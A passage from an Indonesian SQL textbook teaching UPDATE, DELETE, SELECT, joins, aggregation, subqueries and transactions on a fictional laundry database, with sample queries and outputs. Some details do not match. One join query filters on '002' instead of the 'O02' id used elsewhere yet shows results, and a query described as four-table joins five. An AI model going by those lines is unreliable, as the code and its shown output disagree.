   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';

-- Lalu lihat lagi.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- Pernyataan yang sama untuk kedua kalinya tidak mengubah apa pun: tagihan tidak lagi
queued.
UPDATE Bill
   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';
```

```
+-------+--------+----------+
| id    | status | finished |
+-------+--------+----------+
| B2909 | queued | NULL     |
+-------+--------+----------+
1 row in set

Query OK, 1 row affected

+-------+----------+---------------------+
| id    | status   | finished            |
+-------+----------+---------------------+
| B2909 | finished | 2026-09-30 20:40:00 |
+-------+----------+---------------------+
1 row in set

Query OK, 0 rows affected
```

`UPDATE` menyebut tabel, `SET` memberi pasangan `kolom = nilai`, `WHERE` memilih baris. Dua kebiasaan terlihat di sini: `SELECT` sebelumnya memakai `WHERE` yang sama, sehingga Anda melihat apa yang akan berubah; dan `WHERE` juga menyebut keadaannya, `status = 'queued'`, sehingga `UPDATE` kedua yang identik mengubah **0 baris**, memberi tahu program bahwa orang lain sudah menyelesaikan tagihan ini. Mengubah `status` dan `finished` bersama-sama menjaga `Bill_status_times` dari **Kode 5.12** tetap terpenuhi.

> **PERINGATAN: `UPDATE` tanpa `WHERE` mengubah setiap baris tabel.** `UPDATE Bill SET status = 'finished';` menandai seluruh tahun usaha sebagai selesai, seketika, tanpa pertanyaan dan tanpa pembatalan. (Di sini batasan `CHECK` sebenarnya akan menyelamatkan Anda, tetapi kebanyakan tabel tidak punya penjaga semacam itu.) Tulis `WHERE` lebih dulu, jalankan sebagai `SELECT`, lihat hasilnya, dan baru sesudah itu ubah menjadi `UPDATE` atau `DELETE`.

5.7.4 `DELETE`

Kode 5.19 menghapus baris dua kali: sekali ketika boleh, dan sekali ketika tidak boleh.

Kode 5.19 `sql/09_delete.sql`: menghapus pelanggan ganda yang tidak punya tagihan, lalu mencoba menghapus tagihan yang punya pembayaran.

```
-- Pelanggan yang tidak sengaja diketik dua kali, tanpa tagihan: penghapusan ini diizinkan.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0258', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:16:00', 'rina.wulandari@example.com', '*****', 0);
DELETE FROM Customer WHERE id = 'C0258';
SELECT COUNT(*) AS still_there FROM Customer WHERE id = 'C0258';

-- Tagihan yang punya pembayaran dan riwayat tidak boleh lenyap begitu saja.
DELETE FROM Bill WHERE id = 'B0003';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: FOREIGN KEY constraint failed
```

Pelanggan ganda `C0258` terhapus. Tagihan `B0003` tetap ada, karena punya pembayaran dan `Payment_Bill` bersifat `ON DELETE RESTRICT`; MariaDB menyebut nama batasannya:

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Payment`, CONSTRAINT `Payment_Bill` FOREIGN KEY (`Bill_id`)
REFERENCES `Bill` (`id`) ON UPDATE CASCADE)')
```

> **WAWASAN KUNCI: DELETE, ATAU STATUS?** Dalam usaha sungguhan Anda jarang perlu menghapus. Pesanan yang dibatalkan adalah fakta yang layak disimpan: ia menjelaskan mengapa seorang pelanggan kecewa dan mengapa pendapatan minggu itu lebih rendah. Itulah sebabnya binatu ini tidak pernah menghapus tagihan; tagihan yang dibatalkan tetap memiliki barisnya, mendapat `payment = 0`, dan catatan `cancelled` di `StatusLog`. Pakai `DELETE` untuk data yang tidak pernah nyata, seperti pelanggan yang tidak sengaja diketik dua kali, dan status untuk hal yang pernah terjadi lalu tidak lagi penting.

5.8 Mengajukan Pertanyaan: `SELECT`

5.8.1 Bentuk sebuah kueri

Klausa-klausa kueri selalu ditulis dengan urutan ini, dan boleh dihilangkan bila tidak diperlukan: `SELECT` (kolom), `FROM` (tabel), `WHERE` (baris), `GROUP BY` (kelompok, Subbab 5.10), `HAVING` (kelompok mana), `ORDER BY`, dan `LIMIT`. Basis data mengevaluasinya sebagai `FROM`, `WHERE`, `GROUP BY`, `HAVING`, `SELECT`, `ORDER BY`, `LIMIT`, dan karena itulah nama yang dibuat dengan `AS` di `SELECT` boleh dipakai di `ORDER BY` tetapi tidak di `WHERE`.

5.8.2 Memilih kolom

Kueri paling sederhana meminta semuanya (**Kode 5.20**).

Kode 5.20 `sql/01_select_all.sql`: setiap kolom dari setiap baris daftar harga.

```
-- Seluruh daftar harga: setiap kolom dari setiap baris.
SELECT * FROM Service;
```

```
+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0001 | Wash, dry & fold (per kg)              |  8000 |
| S0002 | Express wash & fold, 1 day (per kg)    | 12000 |
| S0003 | Ironing only (per kg)                  |  6000 |
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) | 65000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
| S0008 | Bed cover, any size (per item)         | 35000 |
| S0009 | Blanket (per item)                     | 25000 |
| S0010 | Curtain (per kg)                       | 15000 |
| S0011 | Shoes deep clean (per pair)            | 45000 |
| S0012 | Helmet cleaning (per item)             | 30000 |
+-------+----------------------------------------+-------+
12 rows in set
```

`*` berarti "semua kolom": praktis di papan ketik, keliru di dalam program, yang semestinya menyebut kolom-kolom yang dipakainya (**Kode 5.21**).

Kode 5.21 `sql/02_select_columns.sql`: tiga kolom bernama, lima pelanggan pertama.

```
-- Tiga kolom bernama dari lima pelanggan pertama.
SELECT id, name, phone
  FROM Customer
 ORDER BY id
 LIMIT 5;
```

```
+-------+-----------------+----------------+
| id    | name            | phone          |
+-------+-----------------+----------------+
| C0001 | Nabila Rahman   | 0896-0000-9434 |
| C0002 | Winda Sugiarto  | 0858-0000-2719 |
| C0003 | Ayu Nugroho     | 0812-0000-7923 |
| C0004 | Lina Kurniawati | 0816-0000-5981 |
| C0005 | Lukman Santoso  | 0812-0000-2062 |
+-------+-----------------+----------------+
5 rows in set
```

5.8.3 Memilih baris: `WHERE`

`WHERE` menerima sebuah syarat dan mempertahankan baris yang memenuhinya. **Kode 5.22** mengajukan pertanyaan dari awal bab: tagihan mana di Keputih yang masih menunggu?

Kode 5.22 `sql/03_where.sql`: antrean gerai Keputih, yang terlama lebih dulu.

```
-- Tagihan yang masih menunggu dicuci di gerai Keputih (O02).
SELECT id, arrived, unit, payment, Customer_id
  FROM Bill
 WHERE status = 'queued' AND Outlet_id = 'O02'
 ORDER BY arrived;
```

```
+-------+---------------------+------+---------+-------------+
| id    | arrived             | unit | payment | Customer_id |
+-------+---------------------+------+---------+-------------+
| B2909 | 2026-09-26 16:07:42 |    6 |   48000 | C0249       |
| B2923 | 2026-09-27 16:49:59 |    4 |   32000 | C0245       |
| B2924 | 2026-09-27 18:43:07 |    7 |   56000 | C0151       |
| B2930 | 2026-09-28 07:18:31 |    1 |   45000 | C0158       |
| B2931 | 2026-09-28 08:30:03 |    9 |   72000 | C0056       |
| B2934 | 2026-09-28 16:23:10 |    4 |   32000 | C0167       |
| B2937 | 2026-09-28 19:49:23 |    4 |   32000 | C0166       |
| B2943 | 2026-09-29 20:51:31 |    5 |   40000 | C0255       |
| B2951 | 2026-09-30 17:17:45 |    1 |   35000 | C0158       |
+-------+---------------------+------+---------+-------------+
9 rows in set
```

Sembilan kantong menunggu di sembilan rak. `AND` mensyaratkan kedua kondisi; `OR` salah satunya; `NOT` membalik satu kondisi. **Tabel 5.8** mendaftar perbandingan yang dapat dipakai.

Tabel 5.8 Operator perbandingan `WHERE`. Dua di antaranya berbeda dari PHP: kesamaan ditulis satu `=`, bukan dua, dan `NULL` diuji dengan `IS`, tidak pernah dengan `=`.

Operator	Artinya	Contoh
`=`	sama dengan	`status = 'queued'`
`<>` atau `!=`	tidak sama dengan	`status <> 'departed'`
`<`, `<=`, `>`, `>=`	urutan	`arrived >= '2026-09-01'`
`BETWEEN a AND b`	rentang inklusif	`price BETWEEN 20000 AND 45000`
`IN (...)`	salah satu dari daftar	`Outlet_id IN ('O01', 'O03')`
`LIKE 'Ayu%'`	pola teks: `%` deretan karakter apa pun, `_` tepat satu	`name LIKE '%wati'`
`IS NULL`, `IS NOT NULL`	nilai tidak ada atau ada	`finished IS NULL`
`AND`, `OR`, `NOT`	menggabungkan kondisi	`status = 'queued' AND unit > 5`

Kode 5.23 memakai tiga di antaranya.

Kode 5.23 `sql/04_like_in_between.sql`: sebuah pola, sebuah daftar, dan sebuah rentang.

```sql
-- Pelanggan yang namanya diawali "Ayu".
SELECT id, name, phone FROM Customer WHERE name LIKE 'Ayu%';

-- Layanan dry cleaning yang harganya antara Rp 20.000 dan Rp 45.000.
SELECT id, description, price
  FROM Service
 WHERE id IN ('S0004', 'S0005', 'S0006', 'S0007')
   AND price BETWEEN 20000 AND 45000;
```

```
+-------+------------------+----------------+
| id    | name             | phone          |
+-------+------------------+----------------+
| C0003 | Ayu Nugroho      | 0812-0000-7923 |
| C0059 | Ayu Suryadi      | 0811-0000-8218 |
| C0067 | Ayu Lina Santoso | 0852-0000-8662 |
| C0227 | Ayu Fauzi        | 0816-0000-6556 |
+-------+------------------+----------------+
4 rows in set

+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
+-------+----------------------------------------+-------+
3 rows in set
```

`%` mewakili deretan karakter apa pun, sehingga `'Ayu%'` berarti "diawali Ayu" dan `'%wati'` "diakhiri wati". `IN` menerima salah satu dari empat kode *dry cleaning*, dan `BETWEEN` bersifat inklusif, sehingga kebaya seharga Rp 45.000 masuk dan jas Rp 65.000 tidak.

Di MariaDB kueri pertama mencetak empat pelanggan yang sama dalam *urutan berbeda* (`C0003`, `C0227`, `C0067`, `C0059`), yang ditemukan lewat indeksnya pada `Customer.name`. Tidak ada yang salah: tanpa `ORDER BY` Anda dijanjikan barisnya, bukan urutannya.

5.8.4 Mengurutkan dan membatasi

Kode 5.24 mencari lima tagihan termahal tahun ini.

Kode 5.24 `sql/05_order_limit.sql`: urutkan menurut jumlah, terbesar lebih dulu, pisahkan yang seri dengan kode, ambil lima.

```sql
-- Lima tagihan termahal tahun ini.
SELECT id, arrived, unit, Service_id, payment
  FROM Bill
 ORDER BY payment DESC, id
 LIMIT 5;
```

```
+-------+---------------------+------+------------+---------+
| id    | arrived             | unit | Service_id | payment |
+-------+---------------------+------+------------+---------+
| B1222 | 2026-03-07 15:53:45 |   11 | S0010      |  165000 |
| B1334 | 2026-03-15 09:23:57 |   11 | S0010      |  165000 |
| B0394 | 2025-12-03 20:30:48 |   10 | S0010      |  150000 |
| B1361 | 2026-03-18 08:53:24 |   10 | S0010      |  150000 |
| B1745 | 2026-04-28 20:10:53 |   10 | S0010      |  150000 |
+-------+---------------------+------+------------+---------+
5 rows in set
```

`DESC` berarti menurun (`ASC`, bawaannya, menaik). Baris yang sama pada kolom urutan pertama diurutkan menurut kolom kedua; tanpa `, id` kedua tagihan Rp 165.000 bisa bertukar tempat dari hari ke hari. `LIMIT 20 OFFSET 40` memberi halaman 3 dari daftar berisi 20 per halaman. Kelima pemenangnya adalah gorden: berat, dan dihargai per kilogram.

> **PERINGATAN: `LIMIT` tanpa `ORDER BY` adalah *bug* yang menunggu waktu.** "Beri saya lima baris" berarti "beri saya lima baris mana saja", dan lima yang Anda dapat hari ini belum tentu lima yang Anda dapat besok. Bila membatasi, hampir selalu yang Anda maksud adalah "lima teratas menurut sesuatu", jadi sebutkan menurut apa.

5.9 Membaca Beberapa Tabel Sekaligus: *Join*

5.9.1 Mengapa *join* diperlukan

Sebuah nota membutuhkan nama pelanggan dan deskripsi layanan di samping tagihannya, padahal `Bill` hanya menyimpan kode. Operasi yang menyatukannya adalah **join** (gabungan).

> **DEFINISI. Join** membangun setiap baris jawabannya dengan memasangkan baris dari satu tabel dengan baris dari tabel lain di mana pun sebuah syarat, hampir selalu "*foreign key* ini sama dengan *primary key* itu", bernilai benar. Syarat itu ditulis dalam klausa `ON`.

Kode 5.25 membangun kembali satu baris nota dari tiga tabel.

Kode 5.25 `sql/10_join.sql`: satu tagihan dengan nama pelanggan serta deskripsi dan harga layanannya.

```
-- Satu tagihan, dengan nama pelanggan dan deskripsi layanannya.
SELECT b.id, c.name, s.description, b.unit, s.price, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.id = 'B2931';
```

```
+-------+-----------------+--------------------------+------+-------+---------+
| id    | name            | description              | unit | price | payment |
+-------+-----------------+--------------------------+------+-------+---------+
| B2931 | Gilang Nasution | Wash, dry & fold (per kg) |    9 |  8000 |   72000 |
+-------+-----------------+--------------------------+------+-------+---------+
1 row in set
```

`b`, `c`, dan `s` adalah **alias**; `b.id` menyatakan `id` milik tabel mana yang dimaksud, karena `Bill` dan `Customer` sama-sama punya kolom `id`. Bacalah `ON` yang pertama sebagai: *pasangkan setiap tagihan dengan pelanggan yang `id`-nya sama dengan `Customer_id` tagihan itu*. Karena `Customer.id` adalah *primary key*, pasangannya tepat satu, sehingga tidak ada tagihan yang hilang atau berlipat. Dan $8000 \times 9 = 72000$ sekali lagi mengecek Persamaan (5.1).

5.9.2 Empat tabel atau lebih

Setiap `JOIN ... ON` menambahkan satu tabel lagi ke apa yang sudah Anda punya. **Kode 5.26** menyusun antrean Keputih sebagaimana perlu dilihat petugas cuci, dari lima tabel.

Kode 5.26 `sql/11_join_four.sql`: antrean terkini dengan pelanggan, layanan, karyawan yang menerima tagihan, dan gerainya.

```
-- Antrean terkini gerai Keputih: empat tabel dalam satu jawaban.
SELECT b.id, b.rack, c.name AS customer, s.description AS service,
       e.name AS received_by, o.name AS outlet
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
  JOIN Employee e ON e.id = b.Employee_id
  JOIN Outlet   o ON o.id = b.Outlet_id
 WHERE b.Outlet_id = '002' AND b.status = 'queued'
 ORDER BY b.arrived
 LIMIT 4;
```

```
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| id    | rack | customer           | service                    | received_by  | outlet
|
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| B2909 | A01  | Nabila Sri Suryadi | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2923 | A19  | Nadia Nasution     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2924 | A14  | Syaiful Wijaya     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2930 | B08  | Endah Ika Rahman   | Shoes deep clean (per pair) | Kevin Tanoto |
Profitina Laundry Keputih |
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
4 rows in set
```

Tidak ada satu tabel pun yang sanggup menghasilkan baris-baris ini sendirian: normalisasi menyimpan setiap fakta sekali, dan *join* merangkainya kembali. `AS customer` mengganti nama kolom dalam jawaban.

5.9.3 `LEFT JOIN`: mempertahankan baris tanpa pasangan

`JOIN` biasa (*inner join*) hanya mempertahankan baris yang menemukan pasangan, sehingga pelanggan tanpa tagihan lenyap dari jawaban.

> **DEFINISI.** `LEFT JOIN` mempertahankan setiap baris tabel kiri, entah menemukan pasangan di kanan atau tidak. Bila tidak ada pasangan, kolom-kolom tabel kanan bernilai `NULL`.

Kode 5.27 `sql/12_left_join.sql`: setiap pelanggan dan jumlah tagihannya, yang paling sedikit lebih dulu. Kueri ini memakai `GROUP BY`, yang dijelaskan di Subbab 5.10.

```sql
-- Setiap pelanggan dengan jumlah tagihannya, yang paling sedikit lebih dulu.
SELECT c.id, c.name, COUNT(b.id) AS bills
  FROM Customer c
  LEFT JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
 ORDER BY bills, c.id
 LIMIT 5;
```

```
+-------+------------------+-------+
| id    | name             | bills |
+-------+------------------+-------+
| C0020 | Retno Rahman     |     0 |
| C0051 | Felicia Wirawan  |     0 |
| C0093 | Rafi Chandra     |     0 |
| C0063 | Teguh Kurniawati |     1 |
| C0102 | Ilham Handoko    |     1 |
+-------+------------------+-------+
5 rows in set
```

Dalam **Kode 5.27**, tiga pelanggan tidak membawa satu kantong pun sepanjang tahun, pertanyaan yang tidak dapat dijawab *inner join*. Hitunglah `COUNT(b.id)`, bukan `COUNT(*)`: untuk pelanggan tanpa tagihan, `LEFT JOIN` menghasilkan satu baris berisi `NULL`, yang akan dihitung 1 oleh `COUNT(*)`.

> **WAWASAN KUNCI: CARA MEMILIH.** Tanyakan apa yang seharusnya terjadi pada baris yang tidak punya pasangan. Jika harus hilang ("tagihan, dengan nama pelanggannya"), pakai `JOIN`. Jika harus tetap ada dengan isian kosong ("setiap pelanggan, dan berapa tagihannya"), pakai `LEFT JOIN`. `RIGHT JOIN` adalah bayangan cerminnya dan jarang diperlukan, karena Anda dapat menukar kedua tabel lalu menulis `LEFT`.

5.10 Menghitung dan Meringkas

5.10.1 Fungsi agregat

> **DEFINISI. Aggregate function** (fungsi agregat) menerima banyak baris dan menghasilkan satu nilai. Lima yang perlu diketahui adalah `COUNT`, `SUM`, `AVG`, `MIN`, dan `MAX`.

Kode 5.28 memakai kelimanya untuk menggambarkan setahun penuh dalam satu baris.

Kode 5.28 `sql/13_aggregates.sql`: tagihan setahun dalam satu baris. Tagihan yang dibatalkan, yang `payment`-nya 0, disisihkan oleh `WHERE`.

```
-- Setahun penuh dalam satu baris.
SELECT COUNT(*)     AS bills,
       SUM(payment) AS charged,
       ROUND(AVG(payment), 2) AS average,
       MIN(payment) AS smallest,
       MAX(payment) AS largest
  FROM Bill
 WHERE payment > 0;
```

```
+-------+-----------+----------+----------+---------+
| bills | charged   | average  | smallest | largest |
+-------+-----------+----------+----------+---------+
|  2932 | 144213000 | 49185.88 |    12000 |  165000 |
+-------+-----------+----------+----------+---------+
1 row in set
```

Rp 144.213.000 dari 2.932 tagihan yang tidak dibatalkan (21 dibatalkan), sekitar Rp 49.186 per tagihan, dari Rp 12.000 (misalnya dua kilogram setrika saja) hingga Rp 165.000. `COUNT(*)` menghitung baris, `COUNT(kolom)` nilai yang bukan `NULL`, `COUNT(DISTINCT kolom)` nilai yang berbeda; `ROUND(..., 2)` menjinakkan `AVG`.

5.10.2 `GROUP BY`

Satu agregat atas seluruh tabel menjawab satu pertanyaan. `GROUP BY` menjawab pertanyaan yang sama sekali untuk setiap kelompok.

> **DEFINISI.** `GROUP BY c` memilah baris-baris ke dalam tumpukan, satu tumpukan untuk setiap nilai `c` yang berbeda, lalu menerapkan fungsi agregat pada setiap tumpukan secara terpisah. Jawabannya berisi satu baris per tumpukan.

Kode 5.29 adalah laporan yang pertama kali diminta setiap pemilik usaha: apa yang menghasilkan uang?

Kode 5.29 `sql/14_group_service.sql`: pendapatan per layanan selama setahun.

```
-- Pendapatan per layanan, yang terbesar lebih dulu.
SELECT s.id, s.description,
       COUNT(*)       AS bills,
       SUM(b.unit)    AS units,
       SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Service s ON s.id = b.Service_id
 GROUP BY s.id, s.description
 ORDER BY revenue DESC;
```

```
+-------+----------------------------------------+-------+-------+----------+
| id    | description                            | bills | units | revenue  |
+-------+----------------------------------------+-------+-------+----------+
| S0001 | Wash, dry & fold (per kg)              |  1368 |  8531 | 67632000 |
| S0002 | Express wash & fold, 1 day (per kg)    |   405 |  1540 | 18360000 |
| S0008 | Bed cover, any size (per item)         |   170 |   232 |  8085000 |
| S0004 | Dry cleaning - shirt/blouse (per item) |   157 |   390 |  7800000 |
| S0003 | Ironing only (per kg)                  |   256 |  1251 |  7506000 |
| S0011 | Shoes deep clean (per pair)            |   124 |   165 |  7425000 |
| S0009 | Blanket (per item)                     |   128 |   247 |  6150000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) |    64 |    79 |  5135000 |
| S0010 | Curtain (per kg)                       |    47 |   324 |  4650000 |
| S0006 | Dry cleaning - dress/kebaya (per item) |    82 |   103 |  4590000 |
| S0007 | Dry cleaning - jacket (per item)       |    78 |   104 |  4120000 |
| S0012 | Helmet cleaning (per item)             |    74 |    92 |  2760000 |
+-------+----------------------------------------+-------+-------+----------+
12 rows in set
```

Periksa satu baris dengan tangan: setrika saja, Rp 6.000 per kilogram, 1.251 kilogram setahun, $1251 \times 6000 = 7{,}506{,}000$, persis kolom `revenue`; `SUM` sekadar menjumlahkan nilai yang dihitung dengan Persamaan (5.1). Cuci-kering-lipat adalah separuh usaha; cuci ekspres berada di urutan kedua dengan hanya 405 tagihan, karena harganya setengah kali lebih mahal.

> **PERINGATAN: Setiap kolom di daftar `SELECT` harus dikelompokkan atau berada di dalam agregat.** `SELECT s.description, b.unit ... GROUP BY s.id` meminta satu `unit` dari tumpukan berisi 1.368 nilai yang berbeda, dan pertanyaan itu tidak punya jawaban. MySQL 8 menolaknya secara bawaan; versi lama diam-diam memilih satu nilai secara acak, yang lebih buruk. Karena itulah **Kode 5.29** mengelompokkan menurut `s.id` dan `s.description` sekaligus.

5.10.3 Mengelompokkan per bulan

Mengelompokkan menurut nilai hasil hitungan adalah cara setiap laporan bulanan ditulis (**Kode 5.30**).

Kode 5.30 `sql/15_group_month.sql`: tagihan dan pendapatan per bulan kalender.

```sql
-- Tagihan dan pendapatan per bulan. SUBSTR(arrived, 1, 7) mengubah
-- '2026-03-07 15:53:45' menjadi '2026-03', di SQLite maupun MySQL.
SELECT SUBSTR(b.arrived, 1, 7) AS month,
       COUNT(*)                AS bills,
       SUM(b.payment)          AS revenue
  FROM Bill b
 GROUP BY SUBSTR(b.arrived, 1, 7)
 ORDER BY month;
```

```
+---------+-------+----------+
| month   | bills | revenue  |
+---------+-------+----------+
| 2025-10 |   171 |  8362000 |
| 2025-11 |   204 |  9561000 |
| 2025-12 |   276 | 13406000 |
| 2026-01 |   235 | 11551000 |
| 2026-02 |   268 | 13398000 |
| 2026-03 |   317 | 15927000 |
| 2026-04 |   290 | 14391000 |
| 2026-05 |   248 | 11933000 |
| 2026-06 |   217 | 10702000 |
| 2026-07 |   255 | 12568000 |
| 2026-08 |   216 | 10501000 |
| 2026-09 |   256 | 11913000 |
+---------+-------+----------+
12 rows in set
```

`SUBSTR(arrived, 1, 7)` mengubah `2026-03-07 15:53:45` menjadi `2026-03`, dan mengelompokkan menurut nilai itu berarti mengelompokkan per bulan. Kode MySQL sering memakai `DATE_FORMAT(arrived, '%Y-%m')` dan SQLite `strftime('%Y-%m', arrived)`; `SUBSTR` berjalan di keduanya. Bentuk tahunnya terlihat: Oktober yang sepi sebelum gerai Wiyung dibuka, musim hujan sejak Desember, puncak di bulan Maret menjelang Lebaran, dan penurunan di bulan-bulan kemarau.

5.10.4 `HAVING`

`WHERE` menyaring baris sebelum dikelompokkan. Untuk menyaring *kelompok*, misalnya hanya pelanggan dengan sedikitnya 45 tagihan, Anda memerlukan klausa yang berjalan setelah pengelompokan, yaitu `HAVING` (**Kode 5.31**).

Kode 5.31 `sql/16_group_outlet_having.sql`: pendapatan per gerai, lalu pelanggan paling setia.

```sql
-- Pendapatan per gerai.
SELECT o.id, o.name, COUNT(*) AS bills, SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 GROUP BY o.id, o.name
 ORDER BY o.id;

-- Pelanggan paling setia: sedikitnya 45 tagihan dalam setahun.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS spent
  FROM Customer c
  JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
HAVING COUNT(*) >= 45
 ORDER BY bills DESC;
```

```
+-----+---------------------------+-------+----------+
| id  | name                      | bills | revenue  |
+-----+---------------------------+-------+----------+
| O01 | Profitina Laundry Rungkut |  1312 | 66282000 |
| O02 | Profitina Laundry Keputih |   996 | 45450000 |
| O03 | Profitina Laundry Wiyung  |   645 | 32481000 |
+-----+---------------------------+-------+----------+
3 rows in set

+-------+------------------+-------+---------+
| id    | name             | bills | spent   |
+-------+------------------+-------+---------+
| C0094 | Khadijah Hakim   |    62 | 3079000 |
| C0059 | Ayu Suryadi      |    59 | 2895000 |
| C0081 | Fadli Prakoso    |    56 | 2800000 |
| C0056 | Gilang Nasution  |    51 | 3011000 |
| C0090 | Farah Wijaya     |    49 | 2450000 |
| C0164 | Nadia Zulkarnain |    49 | 2448000 |
| C0111 | Hendro Ramadhan  |    46 | 2217000 |
+-------+------------------+-------+---------+
7 rows in set
```

`HAVING COUNT(*) >= 45` tidak dapat ditulis sebagai `WHERE`, karena `WHERE` berjalan sebelum kelompok apa pun ada. `WHERE` memutuskan baris mana yang masuk tumpukan, `HAVING` tumpukan mana yang bertahan; taruh sebanyak mungkin syarat di `WHERE`.

5.10.5 Subkueri: siapa yang masih berutang?

Persamaan (5.2) menyatakan bahwa sisa tagihan adalah `payment`-nya dikurangi jumlah pembayarannya. **Kode 5.32** menghitungnya untuk setiap tagihan sekaligus.

Kode 5.32 `sql/17_balance.sql`: tagihan yang masih bersisa, sisa terbesar lebih dulu. Jumlah pembayaran dihitung per tagihan dalam subkueri sebelum digabungkan.

```sql
-- Tagihan yang masih bersisa: jumlah tagihan dikurangi semua yang sudah dibayar.
SELECT b.id, c.name, b.payment AS charged,
       COALESCE(p.paid, 0) AS paid,
       b.payment - COALESCE(p.paid, 0) AS balance
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid
               FROM Payment
              GROUP BY Bill_id) p ON p.Bill_id = b.id
 WHERE b.payment - COALESCE(p.paid, 0) > 0
 ORDER BY balance DESC, b.id
 LIMIT 6;
```

```
+-------+--------------------+---------+------+---------+
| id    | name               | charged | paid | balance |
+-------+--------------------+---------+------+---------+
| B1542 | Farah Putri Kusuma |   90000 |    0 |   90000 |
| B0368 | Umi Permana        |   72000 |    0 |   72000 |
| B1021 | Laras Irawan       |   72000 |    0 |   72000 |
| B2931 | Gilang Nasution    |   72000 |    0 |   72000 |
| B1493 | Nadia Umi Susanto  |   64000 |    0 |   64000 |
| B2941 | Farah Wijaya       |   64000 |    0 |   64000 |
+-------+--------------------+---------+------+---------+
6 rows in set
```

Subkueri menghasilkan satu baris per tagihan beserta total yang sudah dibayar, lalu digabungkan dengan alias `p`. Gabungannya `LEFT JOIN` agar tagihan tanpa pembayaran tetap ada, dan `COALESCE(p.paid, 0)` mengubah `NULL`-nya menjadi 0. Menjumlahkan setiap tabel rincian *sebelum* digabungkan itu penting: gabungkan `Payment` dan `StatusLog` langsung ke `Bill`, maka tagihan

dengan dua pembayaran dan tiga catatan status menghasilkan $2 \times 3 = 6$ baris, dan setiap pembayaran terhitung tiga kali. Sepanjang tahun ada 38 tagihan yang bersisa, total Rp 1.529.000, sebagian besar masih berada di toko.

5.11 Transaksi

5.11.1 Masalahnya

Tagihan baru terdiri atas tiga baris: `Bill`, baris `StatusLog` pertama, dan sering kali uang muka di `Payment`. Jika penyisipan ketiga gagal setelah dua yang pertama berhasil, toko sudah menerima uang yang tidak pernah tercatat, dan tidak ada yang sengaja menulis keadaan itu.

> **DEFINISI. Transaction** (transaksi) adalah sekelompok pernyataan yang diperlakukan basis data sebagai satu tindakan yang tak terbagi. `BEGIN` (di MySQL juga `START TRANSACTION`) membukanya; `COMMIT` membuat semua perubahan di dalamnya permanen sekaligus; `ROLLBACK` membatalkan semua perubahan di dalamnya, seolah tidak pernah terjadi. Tidak ada sambungan lain yang pernah melihat keadaan di antaranya.

Jaminannya disebut **ACID**: *atomic* (semua atau tidak sama sekali), *consistent* (batasan terpenuhi di akhir), *isolated* (pihak lain tidak pernah melihat pekerjaan setengah jadi), *durable* (hasil *commit* bertahan walau listrik padam). InnoDB dan SQLite menyediakan keempatnya.

5.11.2 Transaksi bekerja

Kode 5.33 menulis tagihan untuk dua bed cover, catatan status pertamanya, dan pembayaran separuh lewat QRIS sebagai satu tindakan.

Kode 5.33 `sql/18_transaction_commit.sql`: tiga penyisipan dalam satu transaksi, lalu sisa tagihan baru itu.

```sql
-- Tagihan baru adalah tiga baris: tagihannya, catatan status pertamanya, dan uang muka.
-- Ketiganya masuk bersama atau tidak sama sekali.
BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:45:00', 'queued', 'A02', 2, 70000,
        'C0094', 'E0004', 'S0008', 'O01');
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2954', 'queued', '2026-09-30 20:45:00', 'E0004');
INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
VALUES ('B2954', '2026-09-30 20:45:30', 'qris', 35000, 'QRIS 100200300400');
COMMIT;

SELECT b.id, b.payment AS charged, SUM(p.amount) AS paid,
       b.payment - SUM(p.amount) AS balance
  FROM Bill b JOIN Payment p ON p.Bill_id = b.id
 WHERE b.id = 'B2954'
 GROUP BY b.id, b.payment;
```

```
Query OK

Query OK, 1 row affected

Query OK, 1 row affected

Query OK, 1 row affected

Query OK

+-------+---------+-------+---------+
| id    | charged | paid  | balance |
+-------+---------+-------+---------+
| B2954 |   70000 | 35000 |   35000 |
+-------+---------+-------+---------+
